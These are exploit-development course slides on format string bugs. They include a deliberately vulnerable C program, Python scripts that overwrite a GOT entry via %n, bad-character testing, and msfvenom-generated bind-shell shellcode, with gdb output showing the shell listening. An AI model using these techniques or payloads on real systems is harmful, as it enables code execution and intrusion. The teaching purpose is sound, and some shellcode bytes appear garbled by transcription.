


CNIT 127: Exploit Development

Ch 4: Introduction to Format String Bugs



Updated 9-11-19

Understanding Format Strings

Data Interpretation

- RAM contains bytes
- The same byte can be interpreted as
 - An integer
 - A character
 - Part of an instruction
 - Part of an address
 - Part of a string
 - Many, many more...

Format String Controls Output

```
GNU nano 2.9.2      format-string-examples.c

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main() {
    int i=1001;
    char A=65, h[10];
    strcpy(h, "Hello");

    printf("Integers: (%d) (%5d) (%x) (%5x)\n", i, i, i, i);
    printf("Character %c; String %s\n", A, h);
    printf("Pointer: %p\n", h);

    printf("No arguments: %x %x %x\n");
}
```

```
[root@kali:~/127/ch4# ./format-string-examples
Integers: (1001) ( 1001) (3e9) ( 3e9)
Character A; String Hello
Pointer: 0xbffff631
No arguments: bffff631 bffff631 400534
root@kali:~/127/ch4#
```

Most Important for Us

- `%x` Hexadecimal
- `%8x` Hexadecimal padded to 8 chars
- `%10x` Hexadecimal padded to 10 chars
- `%100x` Hexadecimal padded to 100 chars

Format String Vulnerabilities

Buffer Overflow

- This code is obviously stupid
char name[10];
strcpy(name, "Rumplestiltskin");
- C just does it, without complaining

Format String Without Arguments

- `printf("%x.%x.%x.%x");`
 - There are no arguments to print!
 - Should give an error message
 - Instead, C just pulls the next 4 values from the stack and prints them out
 - Can **read** memory on the stack
 - Information disclosure vulnerability

Format String Controlled by User

```
cnit_50sam2@deb-ed2:~/ED204/test$ cat ED204.c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

int main(int argc, char **argv){
    char buf[1024];

    if ( argc != 2) {
        printf("Usage: %s string\n", argv[0]);
        exit(0);
    }

    strcpy(buf, argv[1]);
    printf(buf);
    printf("\n");
    exit(0);
}
```

```
cnitfiftythree@deb:~/127/ch4$ ./ED204 HELLO
HELLO
cnitfiftythree@deb:~/127/ch4$ ./ED204 %x%x%x%x
fff64870fff624cc80484b578257825
cnitfiftythree@deb:~/127/ch4$ ./ED204 %n%n%n%n
Segmentation fault
cnitfiftythree@deb:~/127/ch4$ █
```

Explanation

- `%x.%x.%x.%x` -- read 4 words from stack
- `%n.%n` -- write 2 numbers to RAM addresses from the stack

```
cnitfiftythree@deb:~/127/ch4$ ./ED204 %x.%x.%x.%x
ff9fe86d.ff9fca9c.80484b5.252e7825
cnitfiftythree@deb:~/127/ch4$ ./ED204 %n.%n
.
cnitfiftythree@deb:~/127/ch4$ ./ED204 %n.%n.%n
Segmentation fault
cnitfiftythree@deb:~/127/ch4$
```

%n Format String

- %n writes the number of characters printed so far
- To the memory location pointed to by the parameter
- Can **write** to arbitrary RAM locations
- Easy DoS
- Possible remote code execution

printf Family

- Format string bugs affect a whole family of functions

```
printf  
fprintf  
sprintf  
snprintf  
vfprintf  
vprintf  
vsprintf  
vsnprintf
```

Countermeasures

Defenses Against Format String Vulnerabilities

- Stack defenses don't stop format string exploits
 - Canary value
- ASLR and NX
 - Can make exploitation more difficult
- Static code analysis tools
 - Generally find format string bugs
- gcc
 - Warnings, but no format string defenses

Exploitation Technique

Steps for a Format String Exploit

- Control a write operation
- Find a target RAM location
 - That will control execution
- Write 4 bytes to target RAM location
- Insert shellcode
- Find the shellcode in RAM
- Write shellcode address to target RAM location

Control a Parameter

- The format string is on the stack
- Insert four letters before the %x fields
- Controls the fourth parameter

```
cnit_50sam2@deb-ed2:~/ED204/test$ ./ED204 AAAA.%x.%x.%x.%x
AAAA.ffffd874.ffffd2ec.5655564a.41414141
cnit_50sam2@deb-ed2:~/ED204/test$ ./ED204 1234.%x.%x.%x.%x
1234.ffffd874.ffffd2ec.5655564a.34333231
```

- Note: sometimes it's much further down the list, such as parameter 300

Target RAM Options

- Saved return address
 - Like the Buffer Overflows we did previously
- Global Offset Table
 - Used to find shared library functions
- Destructors table (DTORS)
 - Called when a program exits
- C Library Hooks

Target RAM Options

- "atexit" structure (link Ch 4n)
- Any function pointer
- In Windows, the default unhandled exception handler is easy to find and exploit

Disassemble in gdb

- `gdb -q ED204`
- `disassemble main`
- First it calls **printf**
- Later it calls **exit**

```
0x08048508 <+109>:  push    %eax
0x08048509 <+110>:  call    0x8048340 <printf@plt>
0x0804850e <+115>:  add     $0x10,%esp
---Type <return> to continue, or q <return> to quit---
0x08048511 <+118>:  sub     $0xc,%esp
0x08048514 <+121>:  push    $0xa
0x08048516 <+123>:  call    0x8048380 <putchar@plt>
0x0804851b <+128>:  add     $0x10,%esp
0x0804851e <+131>:  sub     $0xc,%esp
0x08048521 <+134>:  push    $0x0
0x08048523 <+136>:  call    0x8048360 <exit@plt>
End of assembler dump.
(gdb) █
```

Dynamic Relocation (also called Global Offset Table (GOT))

- PLT and GOT are used to address shared libraries
 - See links Ch 4o, 4p

```
cnit_50sam2@deb-ed2:~/ED204/test$ objdump -R ED204

ED204:      file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET      TYPE              VALUE
08049ffc    R_386_GLOB_DAT      __gmon_start__
0804a00c    R_386_JUMP_SLOT     printf@GLIBC_2.0
0804a010    R_386_JUMP_SLOT     strcpy@GLIBC_2.0
0804a014    R_386_JUMP_SLOT     exit@GLIBC_2.0
0804a018    R_386_JUMP_SLOT     __libc_start_main@GLIBC_2.0
0804a01c    R_386_JUMP_SLOT     putchar@GLIBC_2.0
```

Writing to the GOT

```
cnit_50sam2@deb-ed2:~/ED204/test$ gdb -q ED204
Reading symbols from ED204...done.
(gdb) x/1x 0x0804a014
0x804a014:      0x08048366
(gdb) run $'\x14\xa0\x04\x08\xff\xff\xff\xff'
Starting program: /home/cnit_50sam2/ED204/test/ED204 $'\x14\xa0\x04\x08\xff\xff\xff\xff'
? fffffd844ffffd29c80484b5

Program received signal SIGSEGV, Segmentation fault.
0x0000001b in ?? ()
(gdb) x/1x 0x0804a014
0x804a014:      0x0000001b
(gdb) q
A debugging session is active.

        Inferior 1 [process 3232] will be killed.

Quit anyway? (y or n) y
```

- We control the eip!

Python Code to Write 1 Byte

```
GNU nano 2.9.2  f1.py

#!/usr/bin/env python

w1 = '\x18\xa0\x04\x08'
form = '%x%x%x%n'

print w1 + form
```

```
root@kali:~/127/ch4# gdb -q fs
Reading symbols from fs...(no debugging symbols found)...done.
(gdb) b * main + 76
Breakpoint 1 at 0x80484e2
(gdb) x/1x 0x0804a018
0x804a018:      0x08048366
(gdb) run $(./f1.py)
Starting program: /root/127/ch4/fs $(./f1.py)

Breakpoint 1, 0x080484e2 in main ()
(gdb) x/1x 0x0804a018
0x804a018:      0x0000001b
```

Write 4 Bytes

```
GNU nano 2.7.4 File: fl.py

#!/usr/bin/python

w1 = '\x14\xa0\x04\x08JUNK'
w2 = '\x15\xa0\x04\x08JUNK'
w3 = '\x16\xa0\x04\x08JUNK'
w4 = '\x17\xa0\x04\x08JUNK'
form = '%x%x%x%n%x%n%x%n%x%n'

print w1 + w2 + w3 + w4 + form
```

```
cnit_50sam2@deb-ed2:~/ED204/test$ chmod a+x fl.py
cnit_50sam2@deb-ed2:~/ED204/test$ gdb -q ED204
Reading symbols from ED204...done.
(gdb) run $(./fl.py)
Starting program: /home/cnit_50sam2/ED204/test/ED204 $(./fl.py)
♦ JUNKJUNKJUNKJUNKffffd81cffffd26c80484b54b4e554a4b4e554a4b4e554a

Program received signal SIGSEGV, Segmentation fault.
0x4f473f37 in ?? ()
(gdb) x/1x 0x0804a014
0x0804a014: 0x4f473f37
(gdb) q
A debugging session is active.

    Inferior 1 [process 3292] will be killed.

Quit anyway? (y or n) y
```


Write Chosen Values in 4 Bytes

```
GNU nano 2.7.4                                     File: f2.py

#!/usr/bin/python

w1 = '\x14\xa0\x04\x08JUNK'
w2 = '\x15\xa0\x04\x08JUNK'
w3 = '\x16\xa0\x04\x08JUNK'
w4 = '\x17\xa0\x04\x08JUNK'

b1 = 0xaa
b2 = 0xbb
b3 = 0xcc
b4 = 0xdd

n1 = 256 + b1 - 0x30
n2 = 256*2 + b2 - n1 - 0x30
n3 = 256*3 + b3 - n1 - n2 - 0x30
n4 = 256*4 + b4 - n1 - n2 - n3 - 0x30

form = '%x%x%' + str(n1) + 'x%n%' + str(n2)
form += 'x%n%' + str(n3) + 'x%n%' + str(n4) + 'x%n'

print w1 + w2 + w3 + w4 + form
```

Write Chosen Values in 4 Bytes

```
cnit_50sam2@deb-ed2:~/ED204/test$ chmod a+x f2.py
cnit_50sam2@deb-ed2:~/ED204/test$ gdb -q ED204
Reading symbols from ED204...done.
(gdb) run $(./f2.py)
Starting program: /home/cnit_50sam2/ED204/test/ED204 $(./f2.py)
JUNKJUNKJUNKJUNKffffd810ffffd25c

      80484b5
      4b4e554a
      4b4e554a
      4b4e554a

Program received signal SIGSEGV, Segmentation fault.
0xddccbbaa in ?? ()
(gdb) x/1x 0x0804a014
0x0804a014: 0xddccbbaa
(gdb) q
A debugging session is active.

    Inferior 1 [process 3352] will be killed.

Quit anyway? (y or n) y
```

Inserting Dummy Shellcode

\xcc is BRK

```
GNU nano 2.7.4                                     File: f3.py

#!/usr/bin/python

w1 = '\x14\xa0\x04\x08JUNK'
w2 = '\x15\xa0\x04\x08JUNK'
w3 = '\x16\xa0\x04\x08JUNK'
w4 = '\x17\xa0\x04\x08JUNK'

b1 = 0xaa
b2 = 0xbb
b3 = 0xcc
b4 = 0xdd

n1 = 256 + b1 - 0x30
n2 = 256*2 + b2 - n1 - 0x30
n3 = 256*3 + b3 - n1 - n2 - 0x30
n4 = 256*4 + b4 - n1 - n2 - n3 - 0x30

form = '%x%x%' + str(n1) + 'x%n%' + str(n2)
form += 'x%n%' + str(n3) + 'x%n%' + str(n4) + 'x%n'

nopsled = '\x90' * 100
shellcode = '\xcc' * 250

print w1 + w2 + w3 + w4 + form + nopsled + shellcode
```

View the Stack in gdb

0xffffd0cc:	0x4b4e554a	0x78257825	0x38373325	0x256e2578
0xffffd0dc:	0x78333732	0x32256e25	0x25783337	0x3732256e
0xffffd0ec:	0x6e257833	0x90909090	0x90909090	0x90909090
0xffffd0fc:	0x90909090	0x90909090	0x90909090	0x90909090
0xffffd10c:	0x90909090	0x90909090	0x90909090	0x90909090
0xffffd11c:	0x90909090	0x90909090	0x90909090	0x90909090
0xffffd12c:	0x90909090	0x90909090	0x90909090	0x90909090
0xffffd13c:	0x90909090	0x90909090	0x90909090	0x90909090
0xffffd14c:	0x90909090	0x90909090	0xffffffff	0xffffffff
0xffffd15c:	0xffffffff	0xffffffff	0xffffffff	0xffffffff
0xffffd16c:	0xffffffff	0xffffffff	0xffffffff	0xffffffff
0xffffd17c:	0xffffffff	0xffffffff	0xffffffff	0xffffffff

- Choose an address in the NOP sled

Dummy Exploit Runs to \xcc

```

cmit_50sam2@0eb-ed2:~/ED204/test$ gdb -q ED204
Reading symbols from ED204...done.
(gdb) run S(./t4.py)
Starting program: /home/cmit_50sam2/ED204/test/ED204 S(./t4.py)
JUNKJUNKJUNKJUNKffffd6b2ffffd3fc

4b5

4b4e554a

4b4e554a

4b4e554a
Program received signal SIGTRAP, Trace/breakpoint trap.
0xffffd155 in ?? ()
(gdb) x/lx 0xC04a014
0x804a014: 0xffffd11c
(gdb) q
A debugging session is active.

Inferior 1 [process 3475] will be killed.

Quit anyway? (y or n) q
Please answer y or n.
A debugging session is active.

Inferior 1 [process 3475] will be killed.

Quit anyway? (y or n) y

```

Testing for Bad Characters

- Avoid these

- 9 (Tab)
- 10 (Line Feed)
- 13 (Carriage Return)
- 32 (Space)

```
GNU nano 2.7.4 File: bad.py

#!/usr/bin/python

w1 = '\x14\xa0\x04\x08JUNK'
w2 = '\x15\xa0\x04\x08JUNK'
w3 = '\x16\xa0\x04\x08JUNK'
w4 = '\x17\xa0\x04\x08JUNK'

b1 = 0x1c
b2 = 0xd1
b3 = 0xff
b4 = 0xff

n1 = 256 + b1 - 0x30
n2 = 256*2 + b2 - n1 - 0x30
n3 = 256*3 + b3 - n1 - n2 - 0x30
n4 = 256*4 + b4 - n1 - n2 - n3 - 0x30

form = '%x%x%' + str(n1) + '%n%' + str(n2)
form += '%n%' + str(n3) + '%n%' + str(n4) + '%n'

nopsled = '\x90' * 95

shellcode = ''
for i in range(1,256):
    if i not in (9, 10, 13, 32):
        shellcode += chr(i)

print w1 + w2 + w3 + w4 + form + nopsled + shellcode
```

Testing for Bad Characters

- All the other characters got through

0xffffd120:	0x90909090	0x90909090	0x90909090	0x90909090
0xffffd130:	0x90909090	0x90909090	0x90909090	0x90909090
0xffffd140:	0x90909090	0x90909090	0x90909090	0x90909090
0xffffd150:	0x90909090	0x90909090	0x90909090	0x01909090
0xffffd160:	0x05040302	0x0b080706	0x100f0e0c	0x14131211
0xffffd170:	0x18171615	0x1c1b1a19	0x211f1e1d	0x25242322
0xffffd180:	0x29282726	0x2d2c2b2a	0x31302f2e	0x35343332
0xffffd190:	0x39383736	0x3d3c3b3a	0x41403f3e	0x45444342
0xffffd1a0:	0x49484746	0x4d4c4b4a	0x51504f4e	0x55545352
0xffffd1b0:	0x59585756	0x5d5c5b5a	0x61605f5e	0x65646362
0xffffd1c0:	0x69686766	0x6d6c6b6a	0x71706f6e	0x75747372
0xffffd1d0:	0x79787776	0x7d7c7b7a	0x81807f7e	0x85848382
0xffffd1e0:	0x89888786	0x8d8c8b8a	0x91908f8e	0x95949392
0xffffd1f0:	0x99989796	0x9d9c9b9a	0xa1a09f9e	0xa5a4a3a2
0xffffd200:	0xa9a8a7a6	0xadacabaa	0xb1b0afb8	0xb5b4b3b2
0xffffd210:	0xb9b8b7b6	0xbdcbcbba	0xc1c0bfb8	0xc5c4c3c2
0xffffd220:	0xc9c8c7c6	0xcdcccbca	0xd1d0cfc8	0xd5d4d3d2
0xffffd230:	0xd9d8d7d6	0xdddcdbda	0xe1e0dfde	0xe5e4e3e2
0xffffd240:	0xe9e8e7e6	0xedecdebea	0xf1f0efeb	0xf5f4f3f2
0xffffd250:	0xf9f8f7f6	0xfdfcfbfba	0xf700ffff	0x00000000
0xffffd260:	0xf7f7f7000	0x0000000f	0x00000040	0xf7feb69b
0xffffd270:	0xf7fd40c0	0xf7e1a028	0x00000040	0xf7fead9a
0xffffd280:	0x00000000	0x00000000	0x00000000	0x00000000

Generate Shellcode

```
cnit_50sam2@deb-ed2:~/ED204/test$ sudo msfvenom -p linux/x86/shell_bind_tcp -b '\x00\x09\x0a\x0d\x20' PrependFork=true -f python
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 120 (iteration=0)
x86/shikata_ga_nai chosen with final size 120
Payload size: 120 bytes
Final size of python file: 590 bytes
buf = ""
buf += "\xda\xdl\xd9\x74\x24\xf4\xbb\x04\xe6\x9d\x4e\x5a\x31"
buf += "\xc9\xb1\x16\x31\x5a\x16\x03\x5a\x16\x83\xea\xf0\x04"
buf += "\x68\x24\x02\x91\x5e\x39\x87\xe1\x15\x3c\xb6\x21\x65"
buf += "\x41\x75\x21\xb7\x99\x72\xcl\xeb\x5c\x2f\x6c\x0c\xe8"
buf += "\x2e\xc0\x68\x27\x30\x7a\x2b\xe5\x58\x7f\xd3\x18\xca"
buf += "\x15\xc3\x4b\xa4\x60\x02\x01\x22\x2b\x08\x56\x23\x8a"
buf += "\x96\xe4\x37\xbd\xff\x07\xb7\xfe\x4d\xb1\x7a\x80\x3d"
buf += "\x67\xce\xbe\x19\x55\x6e\x89\xe0\x9d\x06\x25\x3c\x2d"
buf += "\xbe\x51\x6d\xb3\x57\xcc\xff\x0d\xf7\x43\x72\xf7\x47"
buf += "\x68\x49\x78"
cnit_50sam2@deb-ed2:~/ED204/test$
```


Keep Total Length of Injection Constant

- Add 'A' characters after shellcode
- To keep the stack frame size constant

```
GNU nano 2.7.4                                     File: f5.py

form += '\x%n%' + str(n3) + '\x%n%' + str(n4) + '\x%n'

nopsled = '\x90' * 100

buf = ""
buf += "\xda\xdl\xd9\x74\x24\xf4\xbb\x04\xe6\x9d\x4e\x5a\x31"
buf += "\xc9\xb1\x18\x31\x5a\x18\x03\x5a\x18\x83\xea\xf8\x04"
buf += "\x68\x24\x02\x91\x5e\x39\x87\xe1\x15\x3c\xb6\x21\x65"
buf += "\x41\x75\x21\xb7\x99\x72\xc1\xeb\x5e\x2f\x6c\x0e\xe8"
buf += "\x2e\xc0\x68\x27\x30\x7a\x2b\xe5\x58\x7f\xd3\x18\xc4"
buf += "\x15\xc3\x4b\xa4\x60\x02\x01\x22\x2b\x08\x56\x23\x8a"
buf += "\x96\xe4\x37\xbd\xf1\xc7\xb7\xfe\x4d\xb1\x7a\x80\x3d"
buf += "\x67\xee\xbe\x19\x55\x6e\x89\xe0\x9d\x06\x25\x3c\x2d"
buf += "\xbe\x51\x6d\xb3\x57\xcc\xf8\xd0\xf7\x43\x72\xf7\x47"
buf += "\x68\x49\x78"

padding = 'A' * (250 - len(buf))

print w1 + w2 + w3 + w4 + form + nopsled + buf + padding
```

Final Check

- Address in NOP sled
- Shellcode intact

```
4b4e554a
Breakpoint 1, 0x0804850e in main (argc=2, argv=0xffffd564) at ED204.c:14
14      printf(buf);
(gdb) x/1x 0x0804a014
0x0804a014: 0xffffd11c
(gdb) x/100x $esp
0xffffd0a0: 0xffffd0b0      0xffffd6b2      0xffffd0fc      0x080484b5
0xffffd0b0: 0x0804a014      0x4b4e554a      0x0804a015      0x4b4e554a
0xffffd0c0: 0x0804a016      0x4b4e554a      0x0804a017      0x4b4e554a
0xffffd0d0: 0x78257825      0x36333225      0x256e2578      0x78373334
0xffffd0e0: 0x33256e25      0x25783230      0x3532256e      0x6e257836
0xffffd0f0: 0x90909090      0x90909090      0x90909090      0x90909090
0xffffd100: 0x90909090      0x90909090      0x90909090      0x90909090
0xffffd110: 0x90909090      0x90909090      0x90909090      0x90909090
0xffffd120: 0x90909090      0x90909090      0x90909090      0x90909090
0xffffd130: 0x90909090      0x90909090      0x90909090      0x90909090
0xffffd140: 0x90909090      0x90909090      0x90909090      0x90909090
0xffffd150: 0x90909090      0x74d9d1da      0x04bbf424      0x5a4e9de6
0xffffd160: 0x18b1c931      0x03185a31      0xea83185a      0x246804f8
0xffffd170: 0x395e9102      0x3c15e187      0x416521b6      0x99b72175
0xffffd180: 0x5eebc172      0xe80e6c2f      0x2768c02e      0xe52b7a30
0xffffd190: 0x18d37f58      0x4bc315c4      0x010260a4      0x56082b22
0xffffd1a0: 0xe4968a23      0xc7f1bd37      0xb14dfef7      0x673d807a
0xffffd1b0: 0x5519beee      0x9de0896e      0x2d3c2506      0xb36d51be
0xffffd1c0: 0xd0f8cc57      0xf77243f7      0x78496847      0x41414141
0xffffd1d0: 0x41414141      0x41414141      0x41414141      0x41414141
0xffffd1e0: 0x41414141      0x41414141      0x41414141      0x41414141
0xffffd1f0: 0x41414141      0x41414141      0x41414141      0x41414141
0xffffd200: 0x41414141      0x41414141      0x41414141      0x41414141
0xffffd210: 0x41414141      0x41414141      0x41414141      0x41414141
0xffffd220: 0x41414141      0x41414141      0x41414141      0x41414141
(gdb) █
```

Shell

```
cnit_50sam2@deb-ed2:~/ED204/test$ ss -pant
State      Recv-Q  Send-Q  Local Address:Port
LISTEN      0        128     *:22
LISTEN      0         0      *:4444
```

Kahoot!